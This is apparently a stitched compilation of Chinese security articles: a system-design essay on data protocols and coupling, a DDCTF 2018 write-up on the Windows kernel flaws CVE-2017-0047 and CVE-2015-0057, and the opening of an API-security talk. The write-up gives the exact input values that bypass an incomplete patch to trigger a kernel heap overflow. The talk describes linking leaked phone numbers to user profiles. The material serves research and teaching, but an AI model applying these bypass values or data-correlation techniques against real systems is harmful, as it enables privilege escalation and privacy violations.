在项目中，业务创造直接的价值，各种用户接口和相关交互都是建立在业务的基础上的；然而我们都知道，在我们文章中的这类系统有一个很大的特点：原始数据多且复杂，而且随着功能单元的增加，如果想要每一个功能单元产生的结果都能得到妥善处理，我认为有两种解决方案：

1、Formatter 或 API 协定：为每一个功能单元的结果（为每一类结果）都设定一个 Formatter 去直接转换为业务需求的结果；或者与原始数据约定 API。

2、数据转换协议或数据获取协议：设定数据转换协议或数据获取协议，Producer 和 Consumer 同时遵守一定规范，Producer 不需要关心 Consumer 到底想要什么样的模型，他只提供符合协议的中间模型，同样， Consumer 不关心接口怎么样，他想要的在中间模型中都可以拿得到。

这两种方案都可以一定程度上缓解**业务需求模型特异性与原始数据多样性之间的矛盾**

1、Formatter 或 API 协定

Q：为什么这两种方式会被并列来讲？有什么关联吗？

A：从本质上来说，这两种方式都是多样性向特异性妥协而产生的解决方案。何谓“妥协”？与需求方沟通或者协商其实就已经算是妥协了。当然这并不是说妥协不好，毕竟沟通成本也是一大成本。

值得另外提的是，业务的需求方并不一定是后端的用户接口层，当然原始数据的生产者也并不一定是整个系统的底层：这样的矛盾也同样存在于前后端。传统的前后端开发，需要一定的 API 规范（可能使用 Swagger 去规范 Rest API）去处理前端业务与后端原始数据的适配，前端需要的模型的特异性同样会和后端提供原始数据产生矛盾。

我相信虽然说 Rest API 或者其他什么的方案会解决一部分这类前后端协作开发上的问题，但是有一个隐藏矛盾是很难处理的，也会上这一个矛盾更加严重：

日益增长的客户业务方需求与现阶段旧的模型之间矛盾

其实约定固定的模型 API 或者编写固定 Formatter 这种方式，是很难解决需求增长导致的特异性加重的问题的，也就意味着：

新的需求 >> 新的 API >> 新的沟通与协商

我相信，每个 Coder 都比较想砍死需求改来改去和新需求分分钟冒出来的产品经理，对嘛？

2、设定数据转换协议或者数据获取协议

这种方法其实是可以极大程度上缓解在上一种方法中提到的：

日益增长的客户业务方需求与现阶段旧的模型之间矛盾

Q：这种方法和上一种有什么本质区别？

A：表面上看其实最大的不同是增加了一个中间模型，但是恰恰是这一个中间模型，会让需求方洞悉原始数据所有可以提供的数据，并且不需要通过每一个需求都约定 API，而是直接在中间模型上构建业务模型；除非新的需求并不是在现有的原始数据上可以满足的，这个时候才需要进行沟通，扩充中间模型。本质上来说，原始数据的多样性不需要频繁向业务数据进行妥协。

这种解决方案其实也并不只是一种设想，在某些领域和工程应用中已经实现，并且取得了非常良好的开发体验；笔者认为这种科学的方法其实本来就已经被很好实践和理论化（Proxy-Pattern）了：

1、AMQP 中 Exchange 的设计

2、GraphQL 设计

0x02 系统设计伪需求 vs Over-designed

Over-designed 就是过度设计，是在进行实现的时候没有正确把握复杂度导致了多余的设计。

其实在这个话题中，“伪需求” 与 Over-designed 的矛盾并不只发生在调度系统中，反而是在很多地方，都会发生 Over-desighed 的问题。

1、底层想提供更多的 Useless 的功能导致底层 Over-designed

2、应用服务处理不好 Infrastructures 与业务逻辑之间的关系导致 Over-designed

3、被高估的可靠性需求导致 Over-designed

4、hype-driven development

5、...

在这个话题中，我们其实很难像第一个话题一样，提出明确的方法去缓解“伪需求”带来的 Over-designed。从一开始接触 Code 直到现在，我一直难以抛弃掉一个信念，就是对自己代码过分的高估和多业务的过分高估。我觉得这其实更多的是一种诱惑，比如 HDD（Hype-Driven Development）对我来说一直是很大的诱惑。

当然我在这个话题中说到的“伪需求”并不是产品经理说的“业务伪需求”，而是对系统的某一个 Feature 没有做到正确估计其紧急程度或者可靠程度，凭空给自己增加了一些“负担”。这样的问题很容易导致代码冗余，过分追求设计；或者因为自己觉得这个 Feature 相关联的别的 Feature 可能需要在不久的未来实现，而自己花了更多的精力和时间在并不是这一阶段的工作上。我管这种“伪需求”叫作“负担”其实是不太妥当的，他其实并不是真的负担，反而有时候，对于一个热爱编程的 Coder 来说，它会成为一种有毒的诱惑。

学会抵制诱惑不去 Over-designed，学会”大道至简“我相信对于每一个 Coder 来说都会是一个漫长的过程。

说到这个，可能需要再讲一个例子：微服务有一万种美好的特性，但是真的所有的系统都使用微服务就一定好吗？恐怕这里是有很大问题的。服务簇的维护需要成本，服务的研发也需要成本，科学的协议设计，配置中心，协调中心，DevOps 都需要成本。一个 Passion Coder

自然是非常热爱这种 Cloud Native 和诸多特性的新技术，但是没有团队或者团队资源不够，人不够，都没有办法支撑微服务这种高复杂度的分布式系统；另外，更需要值得思考的是，你正在开发的系统值不值得微服务？当然，可能你的需求方突然砍掉了很多很多功能，你的系统突然不需要微服务了，因此你需不需要推倒重来？还是简单转为 SOA？这些其实都是一个合格的 Coder 需要思考的问题，并不只是学习新技术，采用新特性。

参考：

https://aadrake.com/posts/2017-05-20-enough-with-the-microservices.html

所以我管这个叫作“诱惑”，反而，越是对技术追求越多越是容易受到 Over-designed 的影响。

0x03 Service-Oriented Architecture vs 耦合痛点

耦合这个词伴随我第一次程序设计课程一直到现在，从微观代码的类之间的耦合一直到服务之间耦合，设计上的耦合，甚至配置之间的耦合，一步一步走来；从思考中，也有了很多解决方法，不管有没有付诸实现，我觉得这些都是很有价值的值得讨论的问题。

本文描述的场景是结合上一篇文章使用了消息队列作为通信基础服务，服务之间通信需要通过消息队列。因此，基本上所有的服务之间的耦合应该是必须有通信协议耦合的，这是必须的，我们在这个 Topic 中讨论其他的问题：

1、不能在数据模型上耦合

A：“我负责的这个服务的数据怎么传给你呢？”

B：“要不我把 Postgres 的端口暴露出来，你直接写到数据库吧”

A：“Models 就看 Git 上我的代码，COPY 到你那里就可以”

完成之后，过了几天，因为需求变动，数据模型需要修改……

B：“我需要改 Models，你那里可能也需要改改代码”

A：“…猫猫碰.jpg”

B：“我的 Migration 怎么老有问题？是不是 A 动了 Models？”

A：“..不，我没有，别瞎说啊.jpg”

这样的对话，确确实实是现实中发生的，这个数据模型牵扯到了两个不同的服务在开发过程中，定义的修改，Feature 和需求的增加，都会导致直接的与这个模型相关联的服务的代码的改动；造成这样的问题只是起初为了方便两个服务之间传输数据。

那么既然已经有了通信系统，为什么不能用来定义通信协议来传输数据呢，维护一套耦合方式总要比同时兼顾通信协议和数据库更轻松吧。另外在数据库耦合会造成更多奇奇怪怪的问题，比如：一方使用 ORM 一方没有使用 ORM，或者双方 ORM 对数据库不同的操作导致冲突，甚至说任意一个服务在数据库操作上的小问题都会影响到其他服务。

2、配置中心的必要性

A： “需要测试环境改点配置，我们的 MQ 服务器迁移了”

B： “那么几个节点的配置可能都需要改动之后重新启动”

A： “Orz……求一发批量操作脚本”

我想不只是我们，可能所有的项目都会遇到这种问题，内网一个服务的迁移直接导致了大批配置文件需要改动；某一项配置的改动，需要牵连一大批配置文件内容的修改。

当然，IP 迁移的问题相对来说还是比较好解决的，只需要内网 DNS 可以解析到新迁移的机器上就可以了；但是某一项配置的改动导致的关联问题，可并不是那么容易能解决的。

当然也并不是没有办法解决：配置中心和正确的配置中心客户端就可以解决这种问题。(如果你的配置中心也要迁移，那就爱莫能助了吧)

配置中心其实也并不只是可以用来关系配置，服务的注册，自动发现，甚至一些服务基础信息的同步，集群管理都可以通过配置中心来做。在实践中，Etcd 和 Zookeeper 应用的相对比较多，以 Zookeeper 为例，在我个人的使用中其实无所谓你本身应用服务究竟是什么语言编写，Zookeeper 客户端一般都有相应的语言绑定，在 acl 和 ZK 配置得当的情况下，完全可以做到保持配置文件或者关键数据在分布式系统中的一致性，热更新，热迁移，并且保证一定的安全性。

3、公共代码的耦合与 Infrastructure

除了上面提到的更多的上层的耦合的问题，在大型项目中代码的耦合问题虽然更不引人注意，但是可能存在的隐患依然是充满威胁。最具有代表性的例子其实就是一些基础设施公用库的问题，这些封装成了公共库的代码其实也是在迭代更新的，因此，如果说因为某一个服务的特殊需求导致公用代码的接口变动，可能会导致其他服务使用公用库的代码也要发生变动。

但是也并不意味着这样的问题是难以避免的，就公用代码而言，要避免这种尴尬的问题，比较好的方式其实是锁版本。没错，内部公用的代码库的发布也应该是有版本的，在一个服务

Stable 的时候，他的使用的公用代码库和基础设施的库一样都是锁定版本，避免因为公用代码的更新导致服务出现异常。

0x04 Outro

当然在实际的项目中，遇到的问题并不只这么多。在本文我只是特意选择了三个很具有代表性的方面来发表一些自己拙劣的见解，希望可以抛砖引玉，引来大佬一起交流 ;-)

长亭介绍

国际顶尖的网络信息安全公司，全球首发基于人工智能语义分析的下一代 Web 应用防火墙产品，专注解决互联网安全问题，致力提高国内安全水平，接轨国际最高标准，为企业级客户带来智能的全新安全防护思路。

被《财富》评选为中国创新企业“人工智能和机器人”领域的全国第一，已服务包括中国银行、交通银行、安信证券、中国平安、爱奇艺、Bilibili、华为等系列知名客户。

长亭官网：https://chaitin.cn/cn/

胖哈勃：https://blog.pwnhub.cn/

欢迎对本篇文章感兴趣的同学扫描长亭科技公众号二维码，一起交流学习

关于 DDCTF 2018 两道 PWN 题目的说明

作者：王宇@滴滴安全


原文来源：【滴滴安全】https://mp.weixin.qq.com/s/lWZTB0-Kp5to_1ZWiv-bSA

背景介绍

今年我出了两道 DDCTF PWN 的题目，因为时间原因我就直接拿了之前做过的一些漏洞来出题。两个漏洞分别是 CVE-2017-0047 和 CVE-2015-0057。来自 Pangu 的 Slipper 和 360 Vulcan 的 "我叫 0day 谁找我_" 先后提交了第一道题目的答案，虽然 ExpCode 还需打磨，但两位同学的答案都是合格的。恭喜他们！（不远万里前来欺负在校大学生 :P）

I. CVE-2017-0047

CVE-2017-0047 是一个经典的整数溢出漏洞，BinDiff 分析 EngRealizeBrush 之后可以发现差异主要是补丁引入了 ULongLongToULong 和 ULongAdd 等函数，安全从业者应能在第一时间判断出这是个 Integer Overflow 类型的问题。讨巧的是，在 Windows NT 泄露的源代码中我们可以看到出问题的函数。换句话说，这个漏洞存在了至少 26 年 —— 后面你会看到我为什么使用 "至少" 一词。



```
138     //
139     // Calculate the size to hold the pattern in the Target's format.
140     //
141     cjScanPat = (ulSizePat * cxPatRealized) >> 3;
142
143     ulSizeTotal = sizeof(ENGBRUSH) + (ulSizePat = sizlPat.cy * cjScanPat);
144
145     //
146     // Calculate the additional space needed if we have a mask passed down.
147     //
148     if (pSurfMsk != NULL)
149     {
165     }
166
167     //
168     // Allocate memory for the realization.
169     //
170     PENGBRUSH pengbrush;
171
172 #if DBG
173     engbrushalloc++;
174 #endif
175
176     //
177     // If there's a cached ENGBRUSH, try to use it instead of allocating
178     //
179     if (gpCachedEngbrush != NULL)
180     {
224     }
225
226     // Note: -4 because we define the realization buffer start as aj[0]
227     if ((pengbrush = (PENGBRUSH)
228             PALLOCNOZ(SIZE_T(sizeof(ENGBRUSH) - 4 + ulSizeTotal),'rbeG'))
229             == NULL)
230     {
231         WARNING("GDI EngRealizeBrush Couldn't allocate for engine realization");
232         return(FALSE);
233     }
```

下面的代码取自微软 Windows NT 源代码路径 \ntos\w32\ntgdi\gre\engbrush.cxx 的 138 到 143 行：

```
//
// Calculate the size to hold the pattern in the Target's format.
//

cjScanPat = (ulSizePat * cxPatRealized) >> 3;

ulSizeTotal = sizeof(ENGBRUSH) + (ulSizePat = sizlPat.cy * cjScanPat);
```

在混合运算之后，污点数据可以导致 ulSizeTotal 发生整数溢出，而程序对溢出之后的异常结果没有做判断或检查。

想利用这类内核堆溢出漏洞需要用堆风水技巧，出问题的 ENGBRUSH 对象位于 Session Heap 堆管理器的管辖之内，对此我们有非常充足的弹药可以使用，例如：[2] [3] [4] 所以写出这个漏洞利用的难度并不算高。

如果话题就此结束，那么这题选的就太没意思了。仔细去看 2017 年 2 月份的 MS17-013 [1] 你会发现微软的补丁非常不负责任，该补丁没有封堵最关键的溢出点。结果就是 CVE-2017-0047 在众目睽睽 / IDA Pro + BinDiff 睽睽之下继续疯了一年又一个月。


补丁的开发者仅修复了类似于下面的计算逻辑：

```
ulSizeTotal = sizeof(ENGBRUSH) + (ulSizePat = sizlPat.cy * cjScanPat);
```

而忽视了最后的加法指令溢出：


```
if ((pengbrush = (PENGBRUSH)
    PALLOCNOZ(SIZE_T(sizeof(ENGBRUSH) - 4 + ulSizeTotal),'rbeG'))
    == NULL)
```

攻击者只需稍微构造一下输入，让 sizlPat.cx 和 sizlPat.cy 分别等于 0x03fffffe 和 0x10 即可绕过补丁：



进而一个本应至少是 "SIZE_T(sizeof(ENGBRUSH) - 4" 大小的堆块只会被分配 0x4 个字节 (内存对齐前)。

我很早就发现了这个问题，该 0-Day 我捏了近一年直到今年的三月份。由于难度过低，我不相信世上没有小伙伴留意到这个点，只是希望该 0-Day ITW 的攻击不要太嚣张。2018 年 3 月，姗姗来迟的 KB4088878 终极版 “补丁的补丁” 长这样：



II. CVE-2015-0057

CVE-2015-0057 是一个经典的 User Mode Callback Use-After-Free 漏洞，三年前我写过完整的漏洞利用 [5]。64 位的利用相对纠结些，主要是：

1. 写原语残缺，破坏堆头之后的修复是个事

2. Windows 8 的加密堆头要绕过，否则如果没有任意地址读配合，能修复也往往不知道修成什么

市面上已公开的有 NCC Group 和我的两种方法。NCC Group 的 64 位方案以绕着走为主，我的方法是用错位写入解决写原语的残缺问题。

既然这道题目的名字叫 “该死的堆头修复”，我想考察的点肯定和堆头相关。在文章的最后我有一张截图：

```
tagWND Handle Value   : 0x0000000000490940
tagWND Kernel Object  : 0xFFFFF90140985AB0
tagWND User Object    : 0x0000017064345AB0
Client Delta          : 0xFFFFF790DC640000

tagWND Heap Entry     : 0x080066666216DBAC
Heap Encoding         : 0x0000667F7B17DBB4
Heap Decoding         : 0x0800666619010018 (chunk size: 0x180)

pvDesktopBase         : 0xFFFFF90140800000
pvDesktopLimit        : 0xFFFFF90141C00000
```

可以看到堆头是经过加密的，而我可以在用户态直接解密，这就意味着参与计算的 Cookie 被泄露了。那么如何才能找到这处关键的泄露，大家可以去试试。

最后，我提到 User Mode Callback 的 Use-After-Free 类漏洞是最基本的玩法，高级玩法足以绕晕初学者。比如，CTO Udi Yavo 那个 "15 年 dead-code" 结论 [6] 就打了自己的脸庞。

数据和状态的不一致性才是真正的魔鬼，它们可以藏的非常深。比如 FireEye Labs 曾经抓到的 ITW 0-Day CVE-2015-1701。

III. 引用

[1]https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-013

[2]https://recon.cx/2015/slides/recon2015-05-peter-hlavaty-jihui-lu-This-Time-Font-hunt-you-down-in-4-bytes.pdf

[3]https://www.virusbulletin.com/uploads/pdf/conference_slides/2015/OhFlorio-VB2015.pdf

[4]https://cansecwest.com/slides/2017/CSW2017_PengQiu-ShefangZhong_win32k_dark_composition.pdf

[5]https://www.blackhat.com/docs/asia-16/materials/asia-16-Wang-A-New-CVE-2015-0057-Exploit-Technology-wp.pdf

[6]https://blog.ensilo.com/one-bit-to-rule-them-all-bypassing-windows-10-protections-using-a-single-bit

滴滴 SRC 介绍

滴滴出行安全应急响应中心（DSRC）,是滴滴出行连接内外信息安全的出口和桥梁,也是安全研究者反馈滴滴出行产品和业务安全问题的官方平台。DSRC 旨在滴滴出行与安全业界的合作，提升滴滴出行整体安全水平，打造健康安全的互联网出行生态。

官网：http://sec.didichuxing.com/

微信公众号二维码

接口安全道亦有道

作者：sm0nk@猎户攻防实验室

原文来源：【江南天安】https://mp.weixin.qq.com/s/MrErc6HIa_EckGGr7BSGxQ

背景介绍

xKungfoo 是 XCon 组委会与北京未来安全信息技术有限公司共同主办的只属于中国人自己的技术交流大会。会议将聚焦当今热点话题，专注于网络安全领域中最新的研究成果和信息交互。xKungfoo 的会议精神是为推动中国网络安全技术、攻防技术水平的发展，不断找寻创新想法、经验、解决方案。2018 年，xKungfoo 将首次在杭州举办！

x 功夫峰会，我分享了关于接口安全的议题，在此我以文字版的形式分享下。

0x01 为什么单独的讲接口安全?

1、关于 OWASP Top10 2017 版的漏洞变化：变化点除了日志监控外就是 XXE 和反序列化漏洞，其实这两种漏洞的上榜也间接体现了基于微服务架构的快速迭代的一种趋势

2、关于当前安全开发的形态，众多功能为了提供服务方便，均预留接口，但基于接口的认证、访问控制等的安全机制存在机制缺陷以及不安全的调用

3、接口安全存在的意识形态很容易被忽略

曾记否，近段事件的币安平台帐号被盗、以太坊的偷渡漏洞。前者利用高权限的 api 自动化结合金融打法做空货币高价获利。 后者以 JSONRPC 接口持续调用转账操作，最后实现恶意转账。都与接口的权限控制有关系。

0x02 什么是接口?


正常的知识逻辑，都要有定义。但传统的开发意义的接口又不足以作为研究的对象，所以梳理了两种类型：

1、核心关键资源，凡是资源的调用（CRUD）都与接口有关系

2、凡是不是直接连接，需要“桥梁”过渡，均需要接口的辅助

0x03 接口有哪些分类?


按照功能来讲接口类型比较多，并且有对应的漏洞，比如登录接口、支付接口、数据接口等;按照技术来讲其实主要是 SOAP、REST、RPC。但归纳到数据形态主要还是 XML 和 JSON。




0x04 接口相关案例

功能接口关联分析案例

功能均为平常业务系统正常功能，但根据小漏洞的串联以及再关联，造成的影响却是整个帐号体系甚至敏感数据。





从这三个切入点来讲，单独哪个可能都影响不足够大，没有达到影响的最大化。从一个数据利用者角度分析，最希望得到与平台性质相关的属性，比如交友网站的性别和联系方式信息，房产网站的倾向房产和联系方式等属性。 那把三个切入点的数据整合起来能得到什么呢？

1. 通过用户检测 获得手机号用户个人信息；
2. 通过手机号检测，获得用户名信息；
3. 通过论坛遍历，获得 ID 和用户名信息；
4. 通过关联以上数据，可以对应手机号------>用户名 ------> 论坛 ID，同样也就意味着获得了某手机号的用户关注了什么的信息。Demo 说明

用户：188xxxx8888 用户名：HelloWorld 关注：某别墅

用户：138xxxx9999 用户名：52BMW 关注：宝马 X6

用户：159xxxx6666 用户名：HelloKitty 就职某金融企小白领

用户：186xxxx5555 用户名：独孤求败 关注：太疆无人机

.....

针对 Demo 数据，从一个数据威胁角度来分析，那可以实现精准营销。带来的场景就是另一片天地。

Webservice 之 SOAP SQL 注入案例

WebService 的三要素是：

1、SOAP (Simple Object Access Protocol)：简易对象访问协议，soap 用来描述传递信息的格式。

2、WSDL (WebServices Description Language)：Web 服务描述语言，用来描述如何访问具体的接口。

3、UDDI (Universal Description Discovery and Integration)：通用描述、发现及整合，用来管理、分发、查询 webService。

